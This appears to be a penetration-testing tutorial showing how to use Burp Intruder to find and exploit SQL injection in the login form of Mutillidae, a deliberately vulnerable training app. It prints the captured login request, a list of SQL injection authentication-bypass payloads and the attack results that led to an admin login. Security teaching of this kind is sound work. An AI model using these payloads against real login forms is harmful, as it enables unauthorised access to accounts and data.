


SQL Injection Authentication Bypass With Burp



Burp is a tool that can be used in every web application penetration test to perform a variety of activities and to automate tasks. As a penetration tester you might want to test some things automatically and effectively because this will reduce the amount of time that you will spend on specific checks and it will give you more time to focus on the tricky parts of your assessment. One of the checks that you must do in a web application that contains a login form is to examine whether or not this form is vulnerable to SQL injection and if it is to try to bypass it and to login as administrator.

In order to bypass authentication in a form that is vulnerable to SQL injection vulnerability we will need to understand how the query has constructed and to append to this query the appropriate parameters. If we want to do a fast test before starting exploiting this manually we can use Burp intruder and a cheat sheet that has created for this purpose. Burp intruder will send HTTP requests by passing each parameter from this list to a specific position in the request. This method is going to be examined in this article and for the demonstration needs we will use the mutillidae as the target application which contains this vulnerability.

The first thing that we have to do in this situation is of course to discover if the login form is vulnerable. We can simply insert a single ' on the username field and then we must watch for the response. If the application returns an error like the one in the image below then it is likely to be vulnerable.

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/owaspbwa/owaspbwa-svn/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'foo' at line 1
Trace	#0 /owaspbwa/owaspbwa-svn/var/www/mutillidae/index.php(96): include() #1 (main)
Diagnostic Information	SELECT * FROM accounts WHERE username='admin' AND password='foo'

SQL Injection Error

Then we must capture the HTTP request with Burp proxy and we should send this to Intruder. In the Intruder there are two things that we need to check. The first is the attack type and the second is the payload position. For the attack type the choice must be sniper because in this mode Burp Intruder will take a single input from a list that we will provide later and it will send this input on the position that we specify in the HTTP request (each input at a time). For the position we choose the field that is vulnerable (in this case the username).

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which positions - see help for full details.

Attack type:

```

POST /mutillidae/index.php?page=login.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://10.129.121.129/mutillidae/index.php?page=login.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 10.129.121.129
Content-Length: 57
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: acopendivids=phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=2losncif2odc68paklh8sm6hd0

username=$admin&password=foo&login-php-submit-button=Login

```

Burp Intruder – Attack Type and Position

Next thing to do is to set the payloads. As a payload type for this attack a simple list will be used. So in the payload options we have to load our .txt list.

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the target, and each payload type can be customized in different ways.

Payload set:

1

▼

Payload count:

47

Payload type:

Simple list

▼

Request count:

47

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Add from list ...

or 1=1

or 1=1--

or 1=1#

or 1=1/*

admin' --

admin' #

Enter a new item

Burp Intruder – Setting up the payloads

Now the attack is ready to be launched. Burp Intruder will start passing these parameters from the list to the payload position and from the payload position to the web application as an HTTP request. When this process finishes the successful payloads will have different status code as it can be seen from the next image.

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
5	or 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	25636	
6	admin' --	200	<input type="checkbox"/>	<input type="checkbox"/>	26962	
7	admin' #	302	<input type="checkbox"/>	<input type="checkbox"/>	25705	
8	admin'/*	200	<input type="checkbox"/>	<input type="checkbox"/>	26977	
9	admin' or '1'='1	302	<input type="checkbox"/>	<input type="checkbox"/>	25705	
10	admin' or '1'='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	26970	
11	admin' or '1'='1'#	302	<input type="checkbox"/>	<input type="checkbox"/>	25705	
12	admin' or '1'='1'/*	200	<input type="checkbox"/>	<input type="checkbox"/>	26988	
13	admin'or 1=1 or '='	302	<input type="checkbox"/>	<input type="checkbox"/>	25705	
14	admin' or 1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	26980	
15	admin' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	26966	


Request Response

Raw Headers Hex HTML Render

HTTP/1.1 302 Found
 Date: Sat, 23 Feb 2013 11:40:05 GMT
 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
 mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
 X-Powered-By: PHP/5.3.2-1ubuntu4.5
 Set-Cookie: username=admin

SQL Injection Bypass Authentication – Burp payloads

Now we can go back to the application and to use one of the successful payloads in order to bypass the authentication and to login with admin privileges to the application.

 **Mutillidae: Born to be Hacked**

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) **Logged In Admin: admin (Monkey!)**

Captured Data

berately Vulnerable PHP Scripts Of OWASP Top 10

Bypass Authentication by passing the correct payload

Conclusion

This was a simple tutorial that showed the major capabilities of Burp against web applications as we managed to logged into the application as admin. The cheat sheet about SQL injection authentication bypass that we used in this article has developed by Dr. Emin İslam Tatlılıf and all the credits goes to him. If you want to use the list or to expand it you can find it [here](#).

